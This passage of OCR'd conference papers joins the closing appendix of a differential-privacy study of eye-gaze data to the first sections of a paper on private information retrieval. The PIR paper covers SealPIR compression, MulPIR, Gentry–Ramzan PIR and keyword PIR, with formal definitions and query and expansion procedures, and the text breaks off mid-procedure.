$$\begin{aligned} Pr[\mathcal{M}(S^g_k) = O] &= Pr[\mathcal{M}(S^g_{i*}) = O_1] \cdot Pr[\mathcal{M}(S^g_{k*}) = O_2] \\ &\leq e^{\varepsilon} \cdot Pr[\mathcal{M}(S^{g'}_{i*}) = O_1] \cdot e^{\varepsilon} \cdot Pr[\mathcal{M}(S^{g'}_{k*}) = O_2] \\ &= e^{2\varepsilon} \cdot Pr[\mathcal{M}(S^{g'}_k) = O] \end{aligned}$$

The rest of the proof follows trivially using induction using the above case as the base. □

A.2 Additional Experimental Results

A.2.1 Privacy-Accuracy Trade-off

In Figure 13, we study the privacy-accuracy trade-off for varying configurations of Kalɛido. The utility is measured by the root mean square error (RMSE) in pixel. We vary the parameters as follows: $\varepsilon \in \{0.5, 1, 1.5, 2, 2.5, 3\}$, $w \in \{0.5, 1, 1.5, 2\}$ and $r \in \{r_{small}, r_{large}\}$. We generate 100 random trials for each combination and report the mean observation. In all the datasets, we observe a clear trend of accuracy improvement (lower RMSE) with increasing privacy budget ε or decreasing window duration w. At the same value of ε and w, using r_{large} gives lower accuracy than r_{small}.




Figure 15: Kalɛido's impact on saliency map at varying privacy configurations.

A.2.2 Kalɛido's Effect on Head-and-Eye Gaze Data

We show the privacy-accuracy trade-off for Kalɛido for head-and-eye gaze data for the VR video dataset in Figure 14. The observations are consistent with Figure 13 of just eye gazes.

A.2.3 Kalɛido's Effect on Fixation Saliency Map

In some cases, the application utility might require extracting the saliency maps [7, 40] from users' fixations. Figure 15 shows Kalɛido's impact on the saliency maps. We compute the correlation coefficient, a standard metric for saliency map similarity [15], between each user's clean and noisy maps. For all the datasets, Kalɛido's accuracy (higher correlation coefficient) [11] increases with increase in the privacy budget ε or decrease in window duration w. At the same value of ε and w, using r_{large} gives lower accuracy than r_{small}. These results are consistent was Kalɛido's premise: it attempts to hide the spatial patterns of the user's fixations. A lower value of ε would result in less accurate extraction of the saliency maps.

Communication–Computation Trade-offs in PIR

Asra Ali
Google
asraa@google.com

Tancrède Lepoint
crypto@tancre.de

Sarvar Patel
Google
sarvar@google.com

Mariana Raykova
Google
marianar@google.com

Phillipp Schoppmann
Google
schoppmann@google.com

Karn Seth
Google
karn@google.com

Kevin Yeo
Google
kwlyeo@google.com

Abstract

We study the computation and communication costs and their possible trade-offs in various constructions for private information retrieval (PIR), including schemes based on homomorphic encryption and the Gentry–Ramzan PIR (ICALP'05).

We improve over the construction of SealPIR (S&P'18) using compression techniques and a new oblivious expansion, which reduce the communication bandwidth by 80% while preserving essentially the same computation cost. We then present MulPIR, a PIR protocol additionally leveraging multiplicative homomorphism to implement the recursion steps in PIR. While using the multiplicative homomorphism has been considered in prior work, we observe that in combination with our other techniques, it introduces a meaningful tradeoff by significantly reducing communication, at the cost of an increased computational cost for the server, when the databases have large entries. For some applications, we show that this could reduce the total monetary server cost by up to 35%.

On the other end of the communication–computation spectrum, we take a closer look at Gentry–Ramzan PIR, a scheme with asymptotically optimal communication rate. Here, the bottleneck is the server's computation, which we manage to reduce significantly. Our optimizations enable a tunable tradeoff between communication and computation, which allows us to reduce server computation by as much as 85%, at the cost of an increased query size.

Finally, we introduce new ways to handle PIR over sparse databases (keyword PIR), based on different hashing techniques. We implement all of our constructions, and compare their communication and computation overheads with respect to each other for several application scenarios.

1 Introduction

Accessing public databases often brings privacy concerns for the querier as the query may already reveal sensitive information. For example, queries of medical data can reveal sensitive health information, and access patterns of financial data may leak investment strategies. In settings where such privacy leakage has significant risk, clients may shy away from accessing the database. On the flip side, data providers often do not want access to sensitive client queries, as they could later become a liability for them.

Private information retrieval (PIR) is a cryptographic primitive that aims to address the above problem by enabling clients to query a database without revealing any information about their queries to the data owner. While the feasibility of this primitive has been resolved for a long time [14], the search for concretely efficient constructions for practical applications has been an active area of research [5, 6, 18, 23, 24, 29, 33, 43, 60]. In this context, there are several parameters and efficiency measures that characterize a PIR setting and determine what solution might be most suitable for a particular scenario.

In this work, we take a deep dive into the setting of PIR where data is stored on a single server. This is the relevant PIR model in practical settings where no additional party is available to assist with the data storage and query execution and one does not wish to trust secure hardware. Non-trivial single server PIR constructions are known to require computational assumptions [39], and such solutions bring significant overheads for both the communication and computation costs compared to information theoretic constructions that are possible in the multi-server setting [20]. While theoretical constructions for PIR [39] achieve poly-logarithmic communication, most efficient single server PIR implementations stop short of this goal and implement only variants of the construction with higher asymptotic communication costs [5, 6, 33, 43].

We analyze the communication–computation trade-offs that different PIR construction approaches offer and the hurdles towards achieving the optimal asymptotic communication costs in practice. This includes the two main types of PIR constructions that rely on conceptually different techniques: PIR leveraging homomorphic encryption, and the PIR approach of Gentry and Ramzan [30] leveraging groups with hidden smooth subgroups. The first type of techniques are used in the majority of existing PIR constructions. While

fully homomorphic encryption has been proposed as a tool for building PIR [28], existing PIR implementations [5, 6, 33, 43] leverage constructions approaches that rely only on additive homomorphic encryption. Such constructions emulate a restricted form of multiplicative homomorphism with layers of additive encryption. While this approach allows state-of-the-art protocols such as SealPIR [3, 6] to perform well in terms of computation, it incurs a ciphertext expansion that is exponential in the multiplicative depth of the computation, and has a large communication overhead in practice even for small numbers of layered multiplications.

We present a new PIR construction, MulPIR, that improves on this state of the art in multiple ways. First, we show that the communication overhead of SealPIR can be significantly reduced at next to no cost in terms of computation. We further show that by using the multiplicative homomorphism of the underlying HE scheme, we can further reduce the communication overhead for databases with large entries, this time at an increased computation cost. While using the multiplicative homomorphism has been considered before, we are the first to show that, in combination with our other improvements, it enables a meaningful trade-off between communication and computation. In our experiments on Google Cloud Platform, we observed that this can reduce the total monetary server cost by up to 35%.

We also revisit the Gentry–Ramzan PIR scheme [30], which achieves optimal communication but has a high computation overhead. We show how to efficiently implement Gentry–Ramzan PIR even for large databases, and propose a new client-aided variant that allows for a tunable trade-off between communication and computation costs. We experimentally show that depending on the database shape, either MulPIR or client-aided Gentry–Ramzan PIR minimize the total server cost.

Finally, we turn to *keyword PIR* [13], a variant where the database size is much smaller than the query key domain. While regular PIR constructions assume dense databases and so their complexity depends on the index domain size, keyword PIR aims to achieve server computation cost that depends only on the actual database size as opposed to the key domain size. We present two constructions, based on two different hashing schemes, and show that they enable another way to trade off communication and computation.

We implement all of our novel PIR schemes, as well as alternative approaches, and compare them experimentally on a wide range of applications, including anonymous messaging (as used in previous work [6]), private file download, and password checkup [59]. Due to space constraints, we present related work in Appendix A.

1.1 Our Contributions

Improving SealPIR communication. The most efficient (secure) single server PIR constructions implemented in recent years [5, 6, 18, 23, 24, 29, 33, 43, 48, 60] are based on homomorphic encryption (HE) techniques and achieve sub-linear communication. Among those, the scheme that currently provides best implementation performance is SealPIR [3, 6]. While theoretically this construction supports sub-linear communication complexity $O(d \cdot n^{1/d})$ leveraging d recursion levels, it comes with a large communication overhead in practice. This is due to the layered additive homomorphic encryption approach: if the encryption scheme has ciphertext expansion F, the PIR response will include F^{d-1} ciphertexts (where $F = 10$ in [3]). This yields communication expansion of $O(F^2)$, which becomes unacceptable for databases with large entries.

Our first contribution reduces the communication of SealPIR by (1) using symmetric key encryption to reduce the upload size, (2) using modulus switching to reduce the value of F down to $F \approx 4$, and (3) introducing a new oblivious expansion algorithm which can further halve the upload communication for some parameter sets. Therefore, our optimized SealPIR reduces by up to 75% the upload communication, and up to 80% the download communication.

Leveraging Multiplicative Homomorphism. When recursion is used in SealPIR, the download communication depends exponentially on the recursion level (the previous contribution reduced the basis of the exponential). Instead, we propose to use both the additive and *multiplicative* homomorphisms of the underlying HE scheme by doing one multiplication of encrypted values per recursion step. This reduces the size of the upload and download together from $O(\lceil d \cdot n^{1/d}/N \rceil + F^{d-1})$ from the previous approach, where F is the number of plaintexts needed to fit a single HE ciphertext, to $\lceil d \cdot n^{1/d}/N \rceil \cdot c(d)$, where $c(d)$ is the size of a ciphertext that supports d successive multiplications. Together with our improvements to SealPIR mentioned above, the multiplicative homomorphism enables a highly communication-efficient PIR scheme, which we call MulPIR. For databases with large entries, its advantage over (optimized) SealPIR is already visible with low recursion level (download communication reduced by 60%), and in fact we observe that $d = 2$ remains optimal for the database sizes we are interested in.

Gentry–Ramzan PIR: New Efficiency Trade-offs. The Gentry–Ramzan PIR construction [30] achieves optimal communication complexity for several settings but it pays with significant computational cost. Thus, our contributions here focus on ways to reduce this computation overhead, which includes new efficient techniques for encoding the server's database in CRT form needed for the computation in the scheme, new techniques for fast modular exponentiation needed to answer each query, as well as techniques for client-aided PIR that trade-off between communication and computation.

In this PIR protocol, the server database $\{\mathsf{D}_i\}_{i\in[n]}$ needs to be encoded as $x = \mathsf{D}_i \bmod \pi_i$ for $i \in [n]$, where π_i are pairwise co-prime integers. A naive application of the Chinese Remainder Theorem requires computation at least quadratic in the size of the database. We leverage a divide-and-conquer modular interpolation algorithm [8] that enables us to achieve computation complexity $\tilde{O}(n\log^2 n)$. This technique also allows for pre-computation that can be reused for computations that use the same set of moduli π_i.

The main computation cost for each query on the server side is the modular exponentiation, where the exponent is the encoded database, and the base and the modulus are chosen by the client. Our approach is to compute the exponentiation as a product of precomputed powers of the generator and to use Straus's algorithm [58] to do this efficiently. This enables a client-aided technique that allows us to improve the server's computation at the price of (small) additional work at the client. In particular, we observe that powers of the generator can be precomputed more efficiently by the client, by using the prime factorization of the modulus to reduce the exponent modulo the order of the group prior to exponentiating. This gives a new way to trade off computation and communication complexity for the protocol. In Section 6, we show evidence that providing several precomputed powers optimizes the server's work.

Keyword PIR for Sparse Databases. We consider the setting of sparse databases where the server's database is sparse in the index domain, and hence a client query corresponds to a keyword lookup. We present two constructions, both of which are based on hashing schemes. The first is based on simple hashing, where database elements are assigned to buckets using a public hash function. The client then retrieves the bucket corresponding to their query. While the size of the buckets can generally get quite large, this is no concern in schemes that have a large plaintext size anyway, such as MulPIR. Our second constructions leverages cuckoo hashing [45] in a novel way. Unlike previous work [6], where cuckoo hashing was used to batch multiple client queries into one, we use it to compress the sparse server database into a dense domain. Cuckoo hashing guarantees that at most one element gets hashed to any bucket, at the cost of an increased (but constant) number of client queries. This variant is especially useful for Gentry–Ramzan PIR, where we have small plaintexts, and additionally can use CRT batching [34] to compress multiple client queries into one.

Comparison and Empirical Evaluation of PIR. We present a comprehensive comparison of the costs of PIR based on homomorphic encryption. This includes detailed concrete efficiency estimates for the ciphertext size and the computation costs for encryption, decryption and homomorphic operations of different HE schemes. We leverage these estimates to profile the efficiency costs of PIR constructions using the corresponding schemes when instantiated with and without recursion. We further present empirical evaluations of implementations of these PIRs with databases of different shapes (numbers of records and entry sizes). Our benchmarks demonstrate that for the majority of the settings constructions based on lattice based HE constructions, which could also offer multiplicative homomorphism, outperform in computation other additive HE schemes. In terms of communication, additive HE solutions have advantage when the dominant communication cost is the download, e.g., in solutions without recursion for small databases with large entries, since these encryption provides best ratio between plaintext and ciphertext.

We evaluate our new PIR construction, MulPIR, that uses somewhat-homomorphic encryption (SHE) and enables a trade-off of computation for communication, and compare it against SealPIR.

In our experiments, Gentry–Ramzan PIR always achieves the best communication complexity but comes with a significant computation cost that can be prohibitive in some settings. However, we show that in terms of *monetary* cost, Gentry–Ramzan can outperform all other PIR approaches considered when database elements are small.

Finally, we apply our construction for keyword PIR to a *password checkup* problem, where a client aims to check if their password is contained in a dataset of leaked passwords, without revealing it to the server. Previous approaches to this problem [59] first reveal a k-anonymous identifier to the server to reduce the number of candidate passwords to compare against to k, and then apply a variant of Private Set Intersection to compare the current password against the k candidates. Our implementations of Gentry–Ramzan and MulPIR enable such lookups with communication *sublinear* in k, therefore either enabling better anonymity for the same bandwidth, or same anonymity and smaller bandwidth.

2 Preliminaries


Throughout the rest of this paper, we assume a server owns a database $\mathsf{D} = \{\mathsf{D}_1, \ldots, \mathsf{D}_n\}$ of n elements of size l bits.

For any $m \in \mathbb{Z}$, $m \geq 1$, we denote by $[m]$ the interval $[1, m]$. We denote by $\delta_{i,j}$ the Kronecker delta function, defined as $\delta_{i,j} = 0$ if $i \neq j$, and $\delta_{j,j} = 1$. For two party computation protocols we will use the notation $[\![a, b]\!]$ to denote either inputs or outputs for the two parties, i.e., a is either an input or output for the first party, and similarly b is either input or output for the second party.

2.1 Private Information Retrieval (PIR)

Definition 2.1 (Private Information Retrieval [14])**.** A *private information retrieval* protocol addresses the setting where a server holds a database $\mathsf{D} = \{\mathsf{D}_1, \ldots, \mathsf{D}_n\}$ of n elements, and a client has an input index i. The goal of the protocol is to

Figure 1: A non-interactive PIR protocol. Correctness of the protocol will ensure that $d = \mathsf{D}_i$.



enable the client to learn D_i while guaranteeing that the server does not learn anything about i. A PIR scheme is specified with the following two algorithms:

- $q \leftarrow \mathsf{PIR.Query}(i)$ – this is an algorithm that the client runs on its input index i to generate a corresponding query.
- $[\![\mathsf{D}_i, \perp]\!] \leftarrow \mathsf{PIR.Eval}([\![q, \mathsf{D}]\!])$ – this is a two-party computation protocol with inputs the client's encoded query and the server's database that outputs the corresponding database items to the client. Most PIR constructions are non-interactive and we can replace the evaluation protocol with the following two algorithms (cf. Fig. 1).
  - $r \leftarrow \mathsf{PIR.Response}(\mathsf{D}, q)$ – an algorithm that the server runs on the client's encoded query to compute an encoded response.
  - $\mathsf{D}_i \leftarrow \mathsf{PIR.Extract}(r)$ – an algorithm that the client runs on the server's response to extract the output for the queried item.

Definition 2.2 (Symmetric Private Information Retrieval (SPIR))**.** Symmetric PIR extends the PIR functionality with privacy requirement also for the database guaranteeing the client does not learn anything beyond the element D_i.

2.2 Homomorphic Encryption

For ease of notation and without loss of generality, recall that a homomorphic encryption (HE) scheme $\mathcal{HE} = (\mathsf{KeyGen}, \mathsf{Enc}, \mathsf{Dec})$ with plaintext space $\mathbb{Z}_t$ is an encryption scheme with the following properties:

1. $\mathsf{Enc}(\mathsf{sk}, m_1) + \mathsf{Enc}(\mathsf{sk}, m_2) = \mathsf{Enc}(\mathsf{sk}, (m_1 + m_2) \bmod t)$,
2. $\mathsf{Enc}(\mathsf{sk}, m_1) \times \mathsf{Enc}(\mathsf{sk}, m_2) = \mathsf{Enc}(\mathsf{sk}, (m_1 \times m_2) \bmod t)$,
3. $\mathsf{Enc}(\mathsf{sk}, m_1) \cdot \lambda = \mathsf{Enc}(\mathsf{sk}, m_1 \cdot \lambda \bmod t)$,

for every $m_1, m_2, \lambda \in \mathbb{Z}_t$, for some specific operations $+$, $\times$, and $\cdot$ over the ciphertexts. An HE scheme that does not verify item 2 is called an *additive HE scheme*.

Below, we recall the Fan–Vercauteren (FV) homomorphic encryption scheme [25]. For space constraints, ElGamal and Paillier/Damgård–Jurik are recalled in Appendix D of the full version [4].

Fan–Vercauteren. An FV ciphertext is a pair of polynomials over R/qR, where $R = \mathbb{Z}[x]/(x^N + 1)$, and encrypts a message $m(x) \in R/tR$ for a $t < q$. In addition to the standard operations of an encryption scheme (key generation, encryption, decryption), FV also supports homomorphic operations: addition, scalar multiplication, and multiplication.

- **Addition:** Given two ciphertexts c_1 and c_2, respectively encrypting $m_1(x)$ and $m_2(x)$, the homomorphic addition of c_1 and c_2, denoted $c_1 + c_2$, results in a ciphertext that encrypts the sum $m_1(x) + m_2(x) \in R/tR$.
- **Scalar multiplication:** Given a ciphertext $c \in (R/qR)^2$ encrypting $m(x) \in R/tR$, and given $m'(x) \in R/tR$, the scalar multiplication of c by $m'(x)$, denoted $m'(x) \cdot c$, results in a ciphertext that encrypts $m'(x) \cdot m(x) \in R/tR$.
- **Multiplication:** Given two ciphertexts c_1 and c_2, respectively encrypting $m_1(x)$ and $m_2(x)$, the homomorphic multiplication of c_1 and c_2, denoted $c_1 \cdot c_2$, results in a ciphertext that encrypts the product $m_1(x) \cdot m_2(x) \in R/tR$.

Finally, [6] introduced a specific operation called substitution, instantiated using the plaintext slot permutation of [31].

- **Substitution:** Given a ciphertext $c \in (R/qR)^2$, that encrypts $m(x) \in R/tR$, and an integer k, the substitution operation $\mathsf{Sub}_k(\cdot)$ applied on c results in a ciphertext that encrypts $m(x^k) \in R/tR$.

2.3 PIR Based on Additive HE

The majority of PIR constructions that achieve sub-linear communication rely on homomorphic encryption and enable the client to compress its query. More precisely, there are two flavors of HE-based PIR protocols with sub-linear communication that exist in the literature, those based on additive homomorphic encryption (AHE) schemes and those based on fully homomorphic encryption (FHE) schemes.

In this section, we focus on the former flavor, that captures schemes based on ElGamal, Paillier/Damgård–Jurik, and captures the SealPIR protocol proposed by Angel et al. [6] (based on lattice-based additive homomorphic encryption).

Baseline PIR. We recall the baseline solution for PIR based on homomorphic encryption [39]. Let l denote the bit-size of the elements of the database and let $\mathcal{HE} = (\mathsf{KeyGen}, \mathsf{Enc}, \mathsf{Dec})$ be a homomorphic encryption scheme with plaintext space $\mathbb{Z}_t$ for $t \geq 2^l$. Denote by $\mathcal{C}$ the ciphertext space of $\mathcal{HE}$. Note that we will interpret each element D_i as an element of $\mathbb{Z}_t$.

The baseline PIR protocol works as follows (cf. Algorithms 1 to 3). To construct the query for index k, the client encrypts component by component the *selection vector* $\vec{s} = (s_i)_{i=1\ldots n}$ proportional to the number of elements in the database n, which verifies $s_i = \delta_{i,k} = 0$ for $i \neq k$ and $s_k = \delta_{k,k} = 1$. To answer the query $q = (\mathsf{Enc}(\mathsf{sk}, s_i))_{i=1\ldots n}$, the server computes the inner product between the query

Procedure 1 PIR.HE.Query

Input: $k \in [1,n]$.
$\vec{s} = (s_i)_{i=1\ldots n} = (\delta_{i,k})_{i=1\ldots n}$.
$\forall i \in [1,n], q_i \leftarrow \mathsf{Enc}(\mathsf{sk}, s_i)$.
Output: $\vec{q} = (q_i)_{i=1\ldots n} \in \mathcal{C}^n$.

Procedure 2 PIR.HE.Response

Input: $\mathsf{D} \in \mathbb{Z}_t^n, \vec{q} \in \mathcal{C}^n$.
$r = \langle \vec{q}, \mathsf{D} \rangle = \mathsf{Enc}\Big(\mathsf{sk}, \langle \vec{s}, \mathsf{D} \rangle\Big)$ as in Eq. (1).
Output: $r \in \mathcal{C}$.

and the database D (where $\mathsf{D}_i \in \mathbb{Z}_t$), eventually yielding

$$\langle q, \mathsf{D} \rangle = \sum_{i=1}^{n} \mathsf{Enc}(\mathsf{sk}, s_i) \cdot \mathsf{D}_i = \mathsf{Enc}\Big(\mathsf{sk}, \sum_{i=1}^{n} \delta_{i,k} \mathsf{D}_i\Big) = \mathsf{Enc}(\mathsf{sk}, \mathsf{D}_k). \tag{1}$$

In the rest of the paper, we will instantiate this protocol with the Paillier/Damgård–Jurik cryptosystem [19, 46], the El-Gamal cryptosystem [26], the FV cryptosystem [6, 25, 43]. In Appendix D and Table 7 in the full version [4], we report on the specific communication and computation costs of these schemes.

Cost of the baseline PIR Denote by $c(n)$ the size of a ciphertext element that enables n homomorphic scalar multiplications followed by n homomorphic additions. The overall communication cost is $n \cdot c(n) + 1 \cdot c(n)$, hence, is at least linear in the database size.

Two approaches have been proposed in the literature to reduce the overall communication cost: either using recursion (also called folding [29]) using additive homomorphic encryption, or using fully homomorphic encryption. We survey these two approaches below.

Recursion/Folding. Kushilevitz, Ostrovsky [39], and later Stern [57], propose the following modification of Algorithms 1 to 3. Instead of representing the database D as a vector of size n, one can represent D as a $n^{1/2} \times n^{1/2}$ matrix $M = (M_{i,j})$, where $M_{i,j} \coloneqq \mathsf{D}_{in^{1/2}+j}$. Now, instead of sending (the encryption of) one selection vector $\vec{s} = (\delta_{i,k})$ of dimension n for index k, the client writes $k = i'n^{1/2} + j'$ where $i', j' \in [n^{1/2}]$, and sends two binary selection vectors $\vec{s}_1 = (s_{1,i}) = (\delta_{i,i'})$ and $\vec{s}_2 = (s_{2,j}) = (\delta_{j,j'})$ of dimension $n^{1/2}$. In particular, it holds that $s_{1,i} \cdot s_{2,j} = 1$ if and only if $i = i'$ and $j = j'$.
The server then performs three steps:

1. For each of the $n^{1/2}$ rows $M_i = (M_{i,1} \cdots M_{i,n^{1/2}})$, the server computes the response with the (encryption of the) selection vector $\vec{s}_2$ as in Eq. (1), i.e., the server obtains the $n^{1/2}$ ciphertexts
$$c_i = \mathsf{Enc}\Big(\mathsf{sk}, \langle \vec{s}_2, (M_{i,j})_j \rangle\Big) = \mathsf{Enc}\Big(\mathsf{sk}, \mathsf{D}_{in^{1/2}+j'}\Big).$$

Procedure 3 PIR.HE.Extract

Input: $r \in \mathcal{C}$.
$d \coloneqq \mathsf{Dec}(\mathsf{sk}, r) \bmod 2^l$.
Output: $d \in \mathbb{Z}_{2^l}$.

2. Since the ciphertext expansion is $F > 1$, for each $i \in [n^{1/2}]$, the server represents [1] c_i as F plaintext elements $c_{i,1}, \ldots, c_{i,F}$.
3. For each of the vectors $(c_{1,f} \cdots c_{n^{1/2},f})$ with $f \in [F]$, the server computes the response with the (encryption of the) selection vector $\vec{s}_1$ as in Eq. (1), i.e., the server obtains the F ciphertexts
$$c'_f = \mathsf{Enc}\Big(\mathsf{sk}, \langle \vec{s}_1, (c_{i,f})_i \rangle\Big) = \mathsf{Enc}\Big(\mathsf{sk}, c_{i',f}\Big).$$

Upon reception of the response, $r = (c'_1, \ldots, c'_F) \in \mathcal{C}^F$, the client finally extracts the desired result as follows.

1. It uses the homomorphic encryption decryption key to recover $c_{i',f}$ for all $f \in [F]$.
2. It reconstructs $c_{i'}$ from the $c_{i',f}$'s elements.
3. It uses the homomorphic encryption decryption key on $c_{i'}$ to recover $\mathsf{D}_{i'n^{1/2}+j'} = \mathsf{D}_k$.

This method easily generalizes by representing the database as a d-dimensional hyperrectangle $[n_1] \times \cdots \times [n_d]$ with $n = n_1 \cdot n_2 \cdots n_d$ (the baseline PIR corresponds to $d = 1$ with $n_1 = n$, and the recursion above to $d = 2$ with $n_1 = n_2 = n^{1/2}$).

Cost of recursion. When $n_i = n^{1/d}$, we accomplish the following communication complexity: $O\big(c(n) \cdot dn^{1/d}\big)$ for the user's query and $O\big(F^{d-1}c(n)\big)$ for the server's response, where $c(n)$ is the size of the ciphertext. In particular, for small constant values of d, we will get sub-linear communication. However, note that for full recursion, i.e., $d = \log n$, communication becomes super-linear in n.

3 SealPIR: Optimizations and Multiplicative Homomorphism

SealPIR was proposed by Angel et al. [6], and improves over the XPIR protocol proposed by Aguilar Melchor et al. [43]. Both SealPIR and XPIR instantiate the recursive PIR described above, using the FV homomorphic encryption scheme viewed as an additive HE scheme.

This section presents three optimizations to SealPIR: compressing the upload using the secret key for encryption (Section 3.1), compressing the download with modulus switching

[1] We assume without loss of generality that $F \in \mathbb{Z}$. Note that we do not ask for any algebraic conditions from the map; for example we could just break down a binary representation of elements of $\mathcal{C}$ into F plaintexts. For the Paillier cryptosystem, or more precisely the generalization from Damgård and Jurik [19], we will take a different approach: we will select parameters so that the ciphertext after the first folding exactly fits in the plaintext space for the second folding; cf. Appendix D in the full version [4].

(Section 3.1), and a new oblivious expansion technique (Section 3.2). Next, Section 3.4 investigates the impact of using both the additive and multiplicative homomorphism of the FV homomorphic encryption (this variant is called MulPIR), and show that for some database shapes, the download and total communication can be reduced compared to (an optimized version of) SealPIR.

3.1 Halving SealPIR Communication

This section proposes methods to halve "for free" (with minor computational cost) the communication of SealPIR [6].

Compressing the upload. We remark that the client, who creates the query ciphertexts, knows the secret key of the homomorphic encryption scheme. Henceforth, instead of using the public key encryption algorithm as in SealPIR, the client can use the secret key encryption algorithm of FV, i.e., encrypting with the secret key. Recall that a FV ciphertext is a tuple (c_0, c_1) in R/qR. A key observation is that when using secret key encryption, the first element c_0 is sampled uniformly at random in R/qR, whereas it depends on the public key when using public key encryption. Therefore, instead of sending c_0, the client can instead send a seed $\rho \in \{0,1\}^\lambda$, and the server can reconstruct c_0 from the seed locally. *This reduces the upload by a factor 2x.*

Compressing the download. At the end of the server computation, the ciphertext will no longer be processed and will only be decrypted by the client. Henceforth, we propose to use *modulus switching* to compress its size as much as possible. This operation allows to transform a ciphertext $(c_0, c_1) \in (R/qR)^2$ with a noise of norm $\approx E$ into a ciphertext $(c_0, c_1) \in (R/pR)^2$ with a noise of norm $\approx \min(t, (p/q) \cdot E)$ where t is the plaintext space [15]. It therefore enables us to reduce the download communication in PIR as follows. After finishing to compute the response $\vec{r} = (r_i)_{i=1\dots\ell}$ (Algorithm 2), the server will use modulus switching on each ciphertext $r_i \in (R/qR)^2$ to create a new ciphertext $r'_i \in (R/pR)^2$, where $p \geq t^2$ is chosen large enough to ensure decryption. In practice, this reduces the download size by $\approx \log_2 q/(2\log t)$; using SealPIR parameters and using modulus switching to a prime $p \approx 2^{25}$, *this techniques enables to reduce the download by a factor* $60/25 = 2.4x$.

Remark 1. We note that, when recursion is used, one can further reduce the communication requirement *at the cost of increasing the computation cost*. Recall that in Step 2 of the recursion, for each $i \in [n^{1/2}]$, the server represents c_i as F plaintext elements $c_{i,1}, \dots, c_{i,F}$, where F is the ciphertext expansion. If the server uses modulus switching on all the c_i's (i.e., perform $n^{1/2}$ modulus switching) before parsing them as $c_{i,j}$'s, their sizes will be smaller by a factor $\approx \log_2 p/\log_2 q$.

Procedure 4 SealPIR.Query

Parameters: $d \in [1, \log n]$, $m = n^{1/d}$, compression $c \in [0, \log_2 N]$
Input: Index $k \in [1, n]$

1: Generate $\vec{s}_j = (s_{j,i})_{i \in [m]}$ the d selections vectors in $\{0,1\}^m$.
2: $\ell \leftarrow \lceil m/2^c \rceil$
3: $\forall j \in [d]$, parse $\vec{s}_j$ as $\vec{s}_{j,1}, \dots, \vec{s}_{j,\ell}$ vectors in $\{0,1\}^{2^c}$
4: $\forall j \in [d], \forall j' \in [\ell], m_{j,j'} \leftarrow \sum_{i \in [2^c]} \vec{s}_{j,j'}[i] \cdot x^i \in R/tR$
5: $\forall j \in [d], \forall j' \in [\ell], q_{j,j'} \leftarrow \mathsf{Enc}(\mathsf{sk}, m_{j,j'})$.

Output: $\vec{q} = (q_{j,j'})_{j \in [d], j' \in [\ell]} \in \mathcal{C}^{d \cdot \ell}$.

Procedure 5 SealPIR Oblivious Expansion

Parameters: $d \in [1, \log n]$, $m = n^{1/d}$, compression $c \in [0, \log_2 N]$
Input: Ciphertexts $(q_{j,j'} = (c_{0,j,j'}, c_{1,j,j'}))_{j \in [d], j' \in [\lceil m/2^c \rceil]}$

1: $\ell \leftarrow \lceil m/2^c \rceil$
2: ciphertexts $\leftarrow []$
3: **for** $j = 1$ to d **do**
4: ciphertexts$_j \leftarrow []$
5: **for** $j' = 1$ to ℓ **do**
6: ctxts $= [q_{j,j'} = (c_0, c_1)]$ // start the expansion of $q_{j,j'}$
7: **for** $a = 0$ to $c-1$ **do**
8: **for** $b = 0$ to $2^a - 1$ **do**
9: $c_0 \leftarrow$ ctxts$[b]$
10: $c_1 \leftarrow x^{-2^a} \cdot c_0$ // scalar multiplication
11: $c'_b \leftarrow c_0 + \mathsf{Sub}_{2^{c-a}+1}(c_0)$
12: $c'_{b+2^a} \leftarrow c_1 + \mathsf{Sub}_{2^{c-a}+1}(c_1)$
13: **end for**
14: ctxts $= [c'_0, \dots, c'_{2^{a+1}-1}]$
15: **end for**
16: ciphertexts$_j \leftarrow$ ciphertexts$_j \| $ctxts
17: **end for**
18: ciphertexts $\leftarrow$ ciphertexts$\|$ciphertexts$_j[0..m-1]$
19: **end for**
20: **for** $j = 0$ to $m-1$ **do**
21: $o_j \leftarrow (2^{-c} \bmod t) \cdot$ ciphertexts$[j]$ // normalization
22: **end for**

Output: output $= [o_0, \dots, o_{m-1}]$

3.2 New Oblivious Expansion

SealPIR improves over XPIR by encrypting many bits in a single ciphertext (one per polynomial coefficient) and shows how the server can *obliviously expand* such a ciphertext to obtain encryptions of each of the bits separately. SealPIR's Query algorithm is given in Algorithm 4 and enables to decrease the upload cost *up to* a factor N (the polynomial ring dimension).[2]

Now, when the server receives such a compressed query, it needs to perform an oblivious expansion into the original query, to then apply Response (Algorithm 2). SealPIR's oblivious expansion is recalled in Algorithm 5. We note that [6] only described the inner loop and normalization (Lines 8–16

[2] Such a compression factor can be obtained for example when the compression $c = \log_2 N$, and $m = n^{1/2} = N$, then $\ell = 1$ and the query consists of $d = 2$ ciphertexts instead of $2m = 2N$ ciphertexts.

Procedure 6 New Query

Parameters: $d \in [1, \log n]$, $m = n^{1/d}$, compression $c \in [0, \log_2 N]$
Input: Index $k \in [1, n]$

1: Generate $\vec{s}_j = (s_{j,i})_{i \in [m]}$ the d selections vectors in $\{0,1\}^m$.
2: $\ell \leftarrow \lceil d \cdot m / 2^c \rceil$
3: Parse $(\vec{s}_1, \ldots, \vec{s}_d)$ as $(\vec{s}'_1, \ldots, \vec{s}'_\ell)$ vectors in $\{0,1\}^{2^c}$
4: $\forall j \in [\ell]$, $m_j \leftarrow \sum_{i \in [2^c]} (2^{-c} \bmod t) \cdot \vec{s}'_j[i] \cdot x^i \in R/tR$
5: $\forall j \in [\ell]$, $q_j \leftarrow \mathsf{Enc}(\mathsf{sk}, m_j)$.

Output: $\vec{q} = (q_j)_{j \in [\ell]} \in \mathcal{C}^\ell$.

Procedure 7 New Oblivious Expansion

Parameters: $d \in [1, \log n]$, $m = n^{1/d}$, compression $c \in [0, \log_2 N]$
